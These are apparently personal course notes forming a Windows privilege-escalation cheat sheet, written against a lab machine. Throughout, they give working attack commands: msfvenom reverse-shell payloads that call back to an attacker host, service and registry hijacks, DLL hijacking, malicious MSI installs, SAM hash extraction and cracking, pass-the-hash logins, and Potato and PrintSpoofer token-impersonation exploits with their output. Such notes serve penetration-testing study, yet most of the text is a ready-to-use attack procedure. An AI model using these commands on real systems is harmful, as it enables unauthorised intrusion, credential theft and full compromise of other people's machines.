Windows

Privilege Escalation Strategy

1. Check your user (whoami) and groups (net user <username>
2. run winPEAS with fast, searchfast, and cmd options
3. run seatbelt & other scripts
4. if your scripts fail and you don't know whay, you can always run the manual commands from above and there are other Windows PrivEsc cheatsheets online
   Other Cheatsheets: http://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md

Spawning Admin Shells

1. Reverse Shell: msfvenom -p windows/x64/shell_reverse_ tcp LHOST=x.x.x.x LPORT=0000 -f exe -o /tools/reverse.exe
2. Set up nc listener to catch the shell (nc -nvlp 4444)
3. copy exe file (rshell) into the windows machine and execute

IF RDP is avaialble or can be enabled, we can add a low privileged user to the admin group and then spawn a shell (net localgroup administrators <username> /add)

PsExec: To escalate from admin user to full SYSTEM .\PsExec64.exe -accepteula -l -s C:\Location\reverseshell.exe

Tools

PowerUp: https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1 *Needs to be run from a powershell session

```
C:\PrivEsc>powershell -exec bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\PrivEsc> . .\PowerUp.ps1
PS C:\PrivEsc> Invoke-AllChecks
```

*Hunts for specific privilege escalation misconfigurations.

SharpUP: https://github.com/GhostPack/SharpUp * Can be run from powershell or normal command line

```
PS C:\PrivEsc> .\SharpUp.exe

=== SharpUp: Running Privilege Escalation Checks ===
```

Pre-Compiled: https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/SharpUp.exe
*Hunts for specific privilege escalation misconfigurations.

Seatbelt: https://github.com/GhostPack/Seatbelt * Is run from normal command prompt

```
C:\PrivEsc>.\Seatbelt.exe
```

Pre-Compiled: https://github.com/r3motecontrol/Ghostpack/CompiledBinaries/blob/master/Seatbelt.exe
*Seatbelt is for enumeration. It does not actively hunt for priviledge escalation misconfigurations, but provides related information for furth investigation.

winPEAS: https://github.com/carlospolop/priviledge-escalation-awesome-scripts-suite/tree/master/winPEAS * BEFORE running winPEAS you must run(e

```
C:\PrivEsc>reg add HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1
The operation completed successfully.
```

*winPEAS actively hunts for priviledge escalation misconfigurations, and highlights them for the user is the results

* Then in a new prompt run:

```
C:\PrivEsc>.\winPEASany.exe -h
  [*] WinPEAS is a binary to enumerate possible paths to escalate privileges locally
```

accesschk.exe:
*checks user access control rights. This tools can be used to check wheter a user or group has access to files, directorys, services, and registry keys.
* The downside is that more recent versions spawn a GUI "accept EULA" popup window. When using the command line, we have to use an older version to avoid this.

Kernal Exploits

Finding Kernal Exploits:
1. Enumerate Windows version / patch level (sysinfo)
2. Find matching exploits (Google, ExploitDB, GitHub)
3. Complie the Exploit and Run
* Often unstable and may possibly crash the system (Last resort)

Tools:
Windows Exploit Suggester: https://github.com/bitsadmin/wesng *To run Windows Exploit Suggester:

```
root@kali:~/wesng# python wes.py /tools/systeminfo.txt -i 'Elevation of Privilege' --exploits-only | more
```

* Cross reference results with SecWiki Precompiled exploits (below)
*Transfer binary to the windows machine.
*Start nc listener
*Run Exploit and provide a reverse shell to execute:

```
C:\PrivEsc>.\cve-2018-8120-x64.exe C:\PrivEsc\reverse.exe
.\cve-2018-8120-x64.exe C:\PrivEsc\reverse.exe
CVE-2018-8120 exploit by @unamer(https://github.com/unamer)
[+] Get manager at fffff900c01b3c90,worker at fffff900c3230c90
[+] Triggering vulnerability...
[+] Overwriting... fffff80002c53c68
```

Precompiled Kernal Exploits: https://github.com/SecWiki/windows-kernel-exploits
Waton: https://github.com/rasta-mouse/Watson

Service Exploits

Service Commands
Query the configuration of a service: > sc.exe qc <ServiceName>
Query the current status of a service: > sc.exe query <ServiceName>
Modify a configuration option of a service: > sc.exe config <ServiceName> <option>= <value>
Start/Stop a service: > net start/stop <ServiceName>

Service Misonfiguration Types:

1. Insecure Service Properties

Potential Rabbit Hole: If you can change a service configuration, but cannot start/stop a service you may not be able to escalate privleges.
1. Run winPEAS to enumerate services information: `C:\PrivEsc>.\WinPEASany.exe quiet servicesinfo`
2. In your reverse shell, confirm results of whichever specific service with accesschk.exe `C:\PrivEsc>.\accesschk.exe /accepteula -uwcqv user daclsvc`
3. Query the service configuration: `C:\PrivEsc>sc qc daclsvc`
4. Query the current state of the service: `C:\PrivEsc>sc query daclsvc`
5. Set Service binary Path (Since we have this ability with this service) to the location of a reverseshell.

```
C:\PrivEsc>sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""
sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""
[SC] ChangeServiceConfig SUCCESS
```

6. Start a listener in kali
7. Start the service

2. Unquoted Service Paths

* Executables in Windows can be run without using the extension (e.g. whoami.exe > whoami)
* Some executables take arguments, separated by spaces (e.g. prog.exe arg1 arg2)
* This leads to ambiguity when using absolute paths that are unquoted and contain spaces
* If we write to a location Windows checks before the actual executable, we can trick the service into executing our executable instead.
1. Enumerate services information (See winPEAS output)
2. Find unquoted service path vulnerability
3. Check that you can start/stop the service `C:\PrivEsc>.\accesschk.exe /accepteula -ucqv user unquotedsvc`
4. Check for write permissions in the existing binary path to service `C:\PrivEsc>.\accesschk.exe /accepteula -uwdq C:\`
   `C:\PrivEsc>.\accesschk.exe /accepteula -uwdq "C:\Program Files\"`
   `C:\PrivEsc>.\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"`
5. We can so lets create a reverse shell in the \Unquoted Path Service\ directory and call is Common.exe `C:\PrivEsc>copy reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"`
6. Set up kali listener
7. Start the service `C:\PrivEsc>net start unquotedsvc`

3. Weak registry Permissions

* The Windows registry stores entries for each service. Since registry entries can have ACLs, if the ACL is misconfigured, it may be possible to modify a service's configuration even if we cannot modify the service directly
1. Enumerate with winPEAS (see winPEAS output)
2. Verify registry permission with powershell. `C:\PrivEsc>powershell -exec bypass`
   `PS C:\PrivEsc> Get-Acl HKLM:\System\CurrentControlSet\Services\regsvc | Format-List`
   *Can Also verify with accesschk.exe `PS C:\PrivEsc> .\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc`
3. Use accesschk.exe to verify that you can start the service `PS C:\PrivEsc> .\accesschk.exe /accepteula -ucqv user regsvc`
4. Check the current values in the service registry entry `PS C:\PrivEsc> reg query HKLM\SYSTEM\CurrentControlSet\services\regsvc`
5. Overwrite the image path value in the services registry entry so that it points to our reverse shell (same as changing the bin path of our service)

```
PS C:\PrivEsc> reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_
SZ /d C:\PrivEsc\reverse.exe /f
```

6. Start a listener in kali
7. Start the service

4. Insecure Service Executables

* If the original service executable is modifiable by our user, we can simply replace it with our reverse shell executable.
* Be sure to create a backup of the original executable if you are exploiting this in a real system

1. See winPEAS output to search for Insecure Service executables
2. Confirm with accesschk `C:\Program Files\File Permissions Service\filepermservice.exe`
3. Confirm that we can start/stop the service `C:\PrivEsc>.\accesschk.exe /accepteula -uvqc filepermsvc`
4. Back up original service executable `C:\PrivEsc>copy "C:\Program Files\File Permissions Service\filepermservice.exe" C:\Temp`
5. Overwrite the original service executable with our reverseshell exe `C:\PrivEsc>copy /Y C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe"`
6. Set up listener in kali
7. Start the service

5. DLL Hijacking

* Often a service will try to load functionality from a library called a DLL (dynamic link library). Whatever functionality the DLL provides, will be executed with the same privileges as the service that loaded it.
* If a DLL is loaded with an absolute path, it might be possible to escalate privileges if that DLL is writable by our user.
* A more common misconfiguration that can be used for privesc is fi a DLL is missing from the system, and our user has write access to a directory within the PATH that Windows searches for DLL
* However, detection of vulnerable services is difficult and is a manual process

1. Enumerate the winPEAS output for DLL hijacking (C:\Temp is writable and in the PATH) and non-windows services
2. Enumerate which of the services for which we have start/stop ability (Only doing DLL in the e.g.) `C:\PrivEsc>accesschk.exe /accepteula -uvqc user dllsvc`
3. Confirm the service `C:\PrivEsc>sc qc dllsvc`
4. Copy service to a vm with admin rights to analyze the file
    * Use Procmon to analyze and confirm that the service is in the C:\Temp PATH
5. Generate a reverse shell with format set to DLL `root@kali:~# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.11 LPORT=53 -f dll -o /tools/hijackme.dll`
6. Start a listener in kali
7. Copy payload into the C:\Temp folder `C:\PrivEsc>copy \\192.168.1.11\tools\hijackme.dll C:\Temp`
8. Stop the service `C:\PrivEsc>net stop dllsvc`
9. Start the service again `C:\PrivEsc>net start dllsvc`

Registry Exploits

AutoRuns

* Windows can be configured to run commands at startup, with elevated privileges.
*These "AutoRuns" are configured in the Registry
*If you are able to write to an AutoRun executable, and are able to restart the system (or wait for it to be restarted) you may be able to escalate privledges

1. Enumerate using winPEAS `C:\PrivEsc>.\winPEASany.exe quiet applicationsinfo`
2. Query the registry to get a list of AutoRun programs `C:\PrivEsc>reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
3. For each program run accesschk to verify the permissions on the executable `C:\PrivEsc>.\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"`
4. Make a backup of the original exe `C:\PrivEsc>copy "C:\Program Files\Autorun Program\program.exe" C:\Temp`
5. Overwrite the executable with our reverse shell `C:\PrivEsc>copy /Y reverse.exe "C:\Program Files\Autorun Program\program.exe"`
6. Set up a listener
7. Restart windows (or wait for a restart)

AlwaysInstallElevated

* MSI files are package files used to install appllications. These files run with the permissions of the user trying to install them.
* Windows allows for these installers to be run with elevated (admin) privs
* If this is the case, we can generate a malicious MSI file which contains a reverse shell.
* Two registry settings much be enable for this to work.
* The "AlwaysInstallElevated" value must be set to 1 for both the local machine and the current user. (If either is missing the exploit will not work)
    HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
    HKCM\SOFTWARE\Policies\Microsoft\Windows\Installer

1. Run winPEAS to check system credentials `C:\PrivEsc>.\winPEASany.exe quiet windowscreds`
2. To verify manually query the registry for HKLM/HCLM keys
    `C:\PrivEsc>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated`
    `C:\PrivEsc>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated`
3. Create a reverseshell with the format MSI `root@kali:~# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.11 LPORT=53 -f msi -o /tools/reverse.msi`
4. Start a listener on kali
5. Copy generated reverseshell to windows machine `C:\PrivEsc>copy \\192.168.1.11\tools\reverse.msi .`
6. Execute the file `C:\PrivEsc>msiexec /quiet /qn /i reverse.msi`

Passwords

* Several features of Windows store passwords insecurely

Registry:

* Search the registry for passwords with commands:

> reg query HKLM /f password /t REG_SZ /s
> reg query HKCM /f password /t REG_SZ /s
* These with have LOTS of results

winPEAS:

1. Run winPEAS for files/user info `C:\PrivEsc>.\winPEASany.exe quiet filesinfo userinfo`
2. use winexe to spawn a shell `root@kali:~# winexe -U 'admin%password123' //192.168.1.22 cmd.exe`
3. Since the user we have spawned a shell as is an admin we can modify the command and get a system shell. `root@kali:~# winexe -U 'admin%password123' --system //192.168.1.22 cmd.exe`

Saved Creds

* Windows has a runas command which allows users to run commands with the privileges of other users.
* This usually requires the knowledge of the other users password
* However, Windows also allows users to save their credentials to the system, and these saved credentials can be used to bypass this requirement

winPEAS

1. run with creds checks `C:\PrivEsc>.\winPEASany.exe quiet cmd windowscreds`
2. Confirm manually by running: `C:\PrivEsc>cmdkey /list`
3. Start a listener on kali
4. use runas to execute a reverseshell as credentialed user `C:\PrivEsc>runas /savecred /user:admin C:\PrivEsc\reverse.exe`

Configuration Files

* Some admins will leave config files on the system with passwords in them
* The "Unattend.xml" file is an example of this.

Commands to help search for passwords in config files (in may be easier to search manually)

> dir /s *pass* == *.config (Current directory)
> findstr /si password *.xml *.ini *.txt (Current directory)

winPEAS

1. Run winPEAS to search for creds in files `C:\PrivEsc>.\winPEASany.exe quiet cmd searchfast filesinfo`
2. Print contents of found files to search them `C:\PrivEsc>type C:\Windows\Panther\Unattend.xml`
3. In this example the password is base64 encoded. We can decode using kali `root@kali:~# echo "cGFzc3dvcmQxMjM=" | base64 -d`
4. Then use winexe to login with the password

SAM

*Windows stores password hashes in the Security Account Manager (SAM)
* The hashes are encrypted with a key which can be found in a file named SYSTEM
* If you can read the SAM and the SYSTEM file you can extract the hashes.
* The SAM and SYSTEM files are located in the C:\Windows\System32\config directory.
* The files are locked while Windows is running.
* Backups may exist in the C:\Windows\Repair or C:\Windows\System32\config\RegBack directories.

winPEAS

1. Run winPEAS to search for creds in files `C:\PrivEsc>.\winPEASany.exe quiet cmd searchfast filesinfo`
2. Copy SAM and SYSTEM files back to kali `C:\PrivEsc>copy C:\Windows\Repair\SAM \\192.168.1.11\tools\`
   `C:\PrivEsc>copy C:\Windows\Repair\SYSTEM \\192.168.1.11\tools\`
3. You can use SAM dump or PwDump to dump files.
4. In this example we will get the latest pwdump called creddump `root@kali:~# git clone https://github.com/Neohapsis/creddump7.git`
*Only supports python2
5. Use creddump `root@kali:~/creddump7# python2 pwdump.py /tools/SYSTEM /tools/SAM`
6. Try to crack hash using hashcat (last half of hash) `root@kali:~/creddump7# hashcat -m 1000 --force a9fdfa038c4b75ebc76dc855dd74f0da~/usr/share/wordlists/rockyou.txt`

Pass the Hash

* We can use a modified version of winexe, pth-winexe to spawn a command prompt using the admin users hash

1. Obtain the admin Hash as we did above in the SAM section
2. login as admin using the hash with out needing to crack it. (need to use entire hash)
   `root@kali:~/creddump7# pth-winexe -U 'admin%aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da' //192.168.1.22 cmd.exe`

Scheduled Tasks

* Windowscan be configured to run tasks at specific times, periodically or when triggered by some event.
* Tasks usually run with the privledges of the user who created them, however administrators can configure tasks to run as other users, including SYSTEM
* There is no easy way to enumerate tasks that belong to other users as a low privileged user account

List all scheduled tasks your user can see:

```
> schtasks /query /fo LIST /v
```

Using Powershell:

```
PS> Get-ScheduledTask | where { $_.TaskPath -notlike "\Microsoft*"} | ft TaskName, TaskPath, State
```

Enumeration

1. Enumerate for interesting directories such as \DevTools\
2. When you find files you can view them to see if there are scheduled tasks
3. Use accesschk to check our permissions on the CleanUp.ps1 script `C:\DevTools>C:\PrivEsc\accesschk.exe /accepteula -quv user CleanUp.ps1`
4. We can write to this file
5. Back up the original file `C:\DevTools>copy CleanUp.ps1 C:\Temp\`
6. Start a listener
7. Append the orignial File with a reverse shell `C:\DevTools>echo C:\PrivEsc\reverse.exe >> CleanUp.ps1`
8. Wait for the scheduled task to complete


```
 Directory of C:\DevTools

02/21/2020  05:11 PM    <DIR>          .
02/21/2020  05:11 PM    <DIR>          ..
02/21/2020  05:11 PM               173 CleanUp.ps1
               1 File(s)            173 bytes
               2 Dir(s)  25,344,262,144 bytes free

C:\DevTools>type CleanUp.ps1
type CleanUp.ps1
# This script will clean up all your old dev logs every minute.
# To avoid permissions issues, run as SYSTEM (should probably fix this later)

Remove-Item C:\DevTools\*.log
```

Insecure GUI Apps (Citrix Method)

* On some older versions of Windows, users could be granted the permission to run certain GUI apps with admin privs
*There are often numerous ways to spawn command prompts from within GUI apps, including using native Windows functionality
*Since the parent process is running with administrator priviledges, the spawed command prompt will also run with these priviledges
*Tib3rius calls this the "Citrix Method" because it uses many of the same techniques used to break out of Citrix environments

Example: MSPaint

1. Open MS paint
2. Search tasklist for running tasks `C:\Users\user>tasklist /V | findstr mspaint.exe`
3. We find that mspaint is running with admin priviledges `mspaint.exe  6704 Console  1  31,632 K Running  MSEDGEWIN10\admin`
4. Go to the open MS Paint window click File -> Open
5. In the navigation bar replace the contents
6. Press Enter and an administrator shell will spawn



* I am sure this can be true for other GUI applications

Startup Apps

* Each user can define apps that start when they log in, by placing shortcuts to them in a specific directory
* Windows also has a startup directory for apps that should start for all users : C:\ProgramData\Microsoft\Start Menu\Programs\StartUp
* If we can create files in this directory, we can use our reverse shell executable and escalate privileges when an admin logs in

1. Run accesschk on the global startup programs directory `C:\PrivEsc>.\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"`
2. We can create a start up app in this file since we have permissions
   * Startup apps in this file must be shortcuts (aka Link Files)
   * Example vb script that we can use to link/shortcut to our reverse.exe executable
3. Start a listener
4. Wait for an admin to login

```
C:\PrivEsc>type CreateShortcut.vbs
type CreateShortcut.vbs
Set oWS = WScript.CreateObject("WScript.Shell")
sLinkFile = "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\reverse.lnk"
Set oLink = oWS.CreateShortcut(sLinkFile)
oLink.TargetPath = "C:\PrivEsc\reverse.exe"
oLink.Save

C:\PrivEsc>cscript CreateShortcut.vbs
cscript CreateShortcut.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.
```

Installed Apps

1. Load Exploit-db.com and select filters
2. Filter Type(local), Platform (Windows), check the "Has App" box, in the search box type "priv esc"
   * Most of these exploits rely on vulnerabilities that we have already covered above.
   * Some may help with buffer overflows
3. Enumerate Apps `C:\PrivEsc>tasklist /V`
4. Can also use seatbelt to search for non-standard processes `C:\PrivEsc>.\seatbelt.exe NonstandardProcesses`
5. This can also be done with winPEAS (Process is misspelled in the current version) `C:\PrivEsc>.\winPEASany.exe quiet procesinfo`

Hot Potato

* Hot Potato is thename of an attack that uses a spoofing attack along with an NTLM relay attack to gain SYSTEM privileges
* The attack tricks Windows into authentication as the SYSTEM user to fake a HTTP server using NTLM. The NTLM credentials then get relayed to SMB in order to gain command execution.
* This attack works on Windows 7, 8, early versions of Windows 10, and their server counterparts.

1. Start a listener on kali
2. Copy potato exploit the the windows machine.
3. Run the command to execute `C:\PrivEsc>.\potato.exe -ip 192.168.1.33 -cmd "C:\PrivEsc\reverse.exe" -enable_http server true -enable_defender true -enable_spoof true -enable_exhaust true`

Token Impersonation

Service Accounts: * Service accounts can be given special privileges in order for them to run their services, and cannot be logged into directly

Rotten Potato Exploit:
* Originally discovered in 2016
* Service accounts could intercept a SYSTEM ticket and use it to impersonate the SYSTEM user.
* This was possible because service accounts usually have the "SeImpersonateprivilege" privilege enabled.

SeImpersonate/SeAssignPrimaryToken:
* Service accounts are generally configured with these two privileges.
* They allow the account to impersonate the access tokens of other users (including the SYSTEM user)
*Any user with these privileges can run the token impersonation exploits presented in this section (Token Impersonation)

Juicy Potato Exploit:
* Works in the same way as Rotten Potato, but the authors did extensive research and found many more ways to exploit
https://github.com/ohpe/juicy-potato
* This is fixed on the latest editions on windows 10

To get system authority :

1. Get admin priviledges
2. Start listener on kali
3. Get a reverse shell using psexec as local service user `C:\PrivEsc>.\PSExec64.exe -accepteula -i -u "nt authority\local service" reverse.exe`
4. Check priviledges for SECreate/SCImper `C:\Windows\system32>whoami /priv`

```
SeImpersonatePrivilege      Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege     Create global objects                     Enabled
```

5. Start another listener on kali
6. Run juicy potato Port number must be open and the clSID must be valid for the version of windows. `C:\Windows\system32>C:\PrivEsc\JuicyPotato.exe -l 1337 -p C:\PrivEsc\reverse.exe -t * -c {0}ca98d6-ff5d-49b8-abc6-03dd84127020}`

Rogue Potato Exploit:

Github https://github.com/antonioCoco/RoguePotato
blog https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcom-roguepotato/
Compiled https://github.com/antonioCoco/RoguePotato/releases

To get system authority
*Requires port forwarding
* Socat Redirect: `tib3rius@kali:~$ sudo socat tcp-listen:135,reuseaddr,fork tcp:192.168.1.22:9999`

1. Get admin shell
2. Start listener on kali
3. Transfer PsExec and Rogue potato payload
4. With PsExec run our executable as our local service service account `C:\PrivEsc>C:\PrivEsc\PSExec64.exe /accepteula -i -u "nt authority\local service" C:\PrivEsc\reverse.exe`

5. Shell is spawed with authority local service
6. Check our privliedges `C:\Windows\system32>whoami /priv`

```
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
```

7. Set up another kali listener
8. Run Rogue Potato to listen on 9999

```
C:\Windows\system32>C:\PrivEsc\RoguePotato.exe -r 192.168.1.11 -l 9999 -e "C:\PrivEsc\
reverse.exe"
```

PrintSpoofer

*Does not require port forwarding like Rogue Potato
*PrintSpoofer is an exploit that targets the Print Spooler service.

Github https://github.com/itm4n/PrintSpoofer
blog https://itm4n.github.io/printspoofer-abusing-impersonate-privileges

1.Get Admin Shell
2. Set up a listener to catch service privileges account
3. Transfer PrintSpoof (Requires Microsoft Visual C++)
4. Get reverse shell as the local services service account `C:\PrivEsc>C:\PrivEsc\PSExec64.exe /accepteula -i -u "nt authority\local service" C:\PrivEsc\reverse.exe`
5. Check our privileges `C:\Windows\system32>whoami /priv`

```
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
```

6. Set another listener to catch system reverse shell
7. Run PrintSpoofer exploit `C:\Windows\system32>C:\PrivEsc\PrintSpoofer.exe -i -c "C:\PrivEsc\reverse.exe`

Port Forwarding

* Sometimes it is easier to run exploits on kali, but the vulnerable program is listening on an internal port.
* In this case we need to forward a port on kali to the internal port in windows
* we can do this using plink.exe

plink.exe

1. Create a shell as the user
2. Copy the plink.exe to the windows machine
3. Kill the smb server running on kali `root@kali:/tools# python /usr/share/doc/python3-impacket/examples/smbserver.py tools .` (port 445)
*We will need port 445
4. root password enable ssh `root@kali:~# vim /etc/ssh/sshd_config` →

```
#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
```

5. Restart the SSH service `service ssh restart`
6. Run plink.exe in the windows shell `C:\PrivEsc>.\plink.exe root@192.168.1.11 -R 445:127.0.0.1:445`
* user and IP address of our kali machine first 445 is our kali port, then windows ip and port to forward to
7. Login. (May have to hit enter a couple times)
8. Modify the winexe command we could not use due to closed ports with loopback `winexe -U 'admin%password123' //127.0.0.1 cmd.exe`

INFO ONLY: getsystem (Named Pipes and Token Duplication), User Privileges

Access Tokens are special objects which store a users identity and privileges
Primary Access Token: Created when the user logs in, bound to the current user session. When a user starts a new process, their primary acccess token is copied and attached to the new process.
Impersonation Access Token: Created when a process or thread needs to temporarily run with the security context of another user

Token Duplication
Windows allows processes/threads to duplicate their access tokens
An impersonation access token can be duplicated into a primary access token this way
If we can inject into a process, we can use this functionality to duplicate the acces token of the process, and spawn a separate process ith the same privileges

Named Pipes
A named pipe is an extension of "piping"
A process can create a named pipe, and other processes can open the named pipe to read or write data from/to it
The process which created the named pipe can impersonate the security context of a process which connects to the named pipe

getsystem
The source code for the getsystem command can be found here: https://github.com/rapid7/metasploit-payloads/tree/d672097e9989e0b4caecfad08ca9debc8e50bb0c/c/meterpreter/source/extenstions/priv
*Three files to look through which are the 3 techniques used to "get the system"
1. elevate.c
2. namedpipe.c
3. tokendup.c
* Named Pipe Impersonation (In Memory/Admin)
Creates a named pipe contolled by Meterpreter
Creates a service (running as SYSTEM) which runs a command that interacts directly with the named pipe.
Meterpereter then impersonates the connected process to get an impersonation access token (with the SYSTEM security context)
The access token is then assigned to all subsequent Meterpreter threads (They Run with SYSTEM privileges)
*Named Pipe Impersonation (Dropper/Admin)
Very similar to Named Pipe Impersonation (In memory/Admin)
Only difference is a DLL is written to disk, and a service created which runs the DLL as SYSTEM
The DLL connects to the named pipe
*Token Duplication (In Memory/Admin)
This technique requires the "SeDebugPrivilege"
it finds a service running as SYSTEM in which it injects a DLL
the DLL duplicates the access token of the service and assigns it to meterpreter
*Currently only works on x86 architectures
*This operates entirely in memory and does NOT create a service

SeImpersonatePrivilege
The SeImpersonatePrivilege grants the ability to impersonate an access tokens which it can obtain
If an access token form a SYSTEM process can be obtained, then a new process can be spawed using that token
Juicy Potato abuses this

SeAssignPrimaryPrivilege
The SeAssignPrimaryPrivilege is similar to SeImpersonatePrivilege
It enables a user to assign an access token to a new process
Juicy Potato abuses this

SeBackupPrivilege
The SeBackupPrivilege grants read access to all objects on the system, regardless of their ACL,
Using this privilege, a user could gain access to senstitive files, or extract hashes from the registry which could then be cracked or used in a pth attack

SeRestorePrivilege
The SeRestorePrivilege grants write access to all objects on the system, regardless of their ACL
There are a multitude of ways to abuse this privilege:
1. Modify service binaries
2. Overwrite DLLs used by SYSTEM processes
3. Modify registry settings

SeTakeOwnershipPrivilege
The SeTakeOwnershipPrivilege lets the user take ownership over an object (the WRITE_OWNER permission)
Once you own an object, you can modify its ACL and grant yourself write access.
The same methods used with SeRestoreprivilege then apply.